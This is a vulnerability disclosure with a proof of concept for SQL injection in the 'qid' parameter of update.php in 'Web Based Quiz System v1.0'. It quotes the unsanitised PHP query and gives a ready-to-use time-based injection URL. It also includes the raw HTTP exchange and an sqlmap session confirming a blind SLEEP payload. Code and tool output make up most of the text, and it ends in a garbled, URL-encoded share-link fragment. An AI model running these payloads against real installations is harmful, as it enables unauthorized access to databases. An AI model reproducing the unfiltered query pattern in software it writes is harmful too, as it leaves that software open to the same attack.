Web Based Quiz System v1.0 is vulnerable to SQL Injection via update.php

Exploit Title: SQL injection

Date: 2022-07-06


Software Link: https://www.sourcecodester.com/download-code?nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code <https://www.sourcecodester.com/download-code?nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code>

Version: v1.0

Tested on: Linux Apache/2.4.38 MariaDB 10.3.34 php7.2.20

1. Vulnerability analysis

The file path that exists in vulnerabilities is: **/update.php**, the sql statement used by mysqli_query(line 98) did not filter the **qid** parameter which is input by user, and brought it directly into the database to query, resulting in a SQL injection vulnerability:




```
 91   if(@$_GET['q']== 'quiz' && @$_GET['step']== 2)
 92   {
 93     $eid=@$_GET['eid'];
 94     $sn=@$_GET['n'];
 95     $total=@$_GET['t'];
 96     $ans=$_POST['ans'];
 97     $qid=@$_GET['qid'];
 98     $q=mysqli_query($con,"SELECT * FROM answer WHERE qid='$qid' " );
 99     while($row=mysqli_fetch_array($q) )
100     {  $ansid=$row['ansid']; }
101     if($ans == $ansid)
102 >   {…
121     }
```

2. POC

Triggering this vulnerability **did not need any cookie**, just GET update.php like this:

```
http://vps:9999/update.php?q=quiz&step=2&qid=1'+union+select+1,(select+sleep(2));--+
```

and the server will response after 2 seconds（about 2000 milis)




```
GET /update.php?q=quiz&step=2&qid=1'+union+select+1,(select+sleep(2));--+ HTTP/1.1
Host: [redacted]:9999
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 06 Jul 2022 13:53:08 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.20
Set-Cookie: PHPSESSID=55o6lhcbausfbiujvmphjv9t7t; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 534
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Notice</b>:  Undefined index: email in <b>/var/www/html/update.php</b> on line
<b>4</b><br />
<br />
<b>Notice</b>:  Undefined index: ans in <b>/var/www/html/update.php</b> on line
<b>96</b><br />
<br />
<b>Notice</b>:  Undefined variable: w in <b>/var/www/html/update.php</b> on line
<b>139</b><br />
<br />
<b>Notice</b>:  Undefined variable: s in <b>/var/www/html/update.php</b> on line
<b>140</b><br />
<br />
<b>Notice</b>:  Undefined variable: wrong in <b>/var/www/html/update.php</b> on line
<b>140</b><br />
Error147
```

the sqlmap command and result as follows:



```
▶ sqlmap -u http://[redacted]/update.php\?q\=quiz\&step\=2\&qid\=1 -p qid --technique=T
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
program

[*] starting @ 21:58:53 /2022-07-06/

[21:58:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jaostqmidan...fiu8vavt1a'). Do you want to use those [Y/n] n
[21:58:55] [INFO] heuristic (basic) test shows that GET parameter 'qid' might be injectable (possible DBMS: 'MySQL')
[21:58:55] [INFO] testing for SQL injection on GET parameter 'qid'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[21:59:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:59:08] [WARNING] time-based comparison requires larger statistical model, please wait........................... (done)

[21:59:19] [INFO] GET parameter 'qid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[21:59:19] [INFO] checking if the injection point on GET parameter 'qid' is a false positive
GET parameter 'qid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: qid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: q=quiz&step=2&qid=1' AND (SELECT 9068 FROM (SELECT(SLEEP(5)))oRqW)-- FNrj
---
[21:59:39] [INFO] the back-end DBMS is MySQL
[21:59:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:59:53] [INFO] fetched data logged to text files under '/home/ubuntu/.sqlmap/output/jiryu.top'
[21:59:53] [WARNING] you haven't updated sqlmap for more than 824 days!!!

[*] ending @ 21:59:53 /2022-07-06/
```

url=https%3A%2F%2Fwww.yuque.com%2Fjiryu%2Fyz4rcd%2Fvv9lpf%3F&pic=https%3A%2F%2Fcdn.nlark.c
e328d1eaae4c.png&title=Web%20Based%20Quiz%20System%20v1.0%20is%20vulnerable%20to%20SQL%20Injection
07-06Software%20Link%3A%20https%3A%2F%2Fwww.sourcecodester.com%2Fd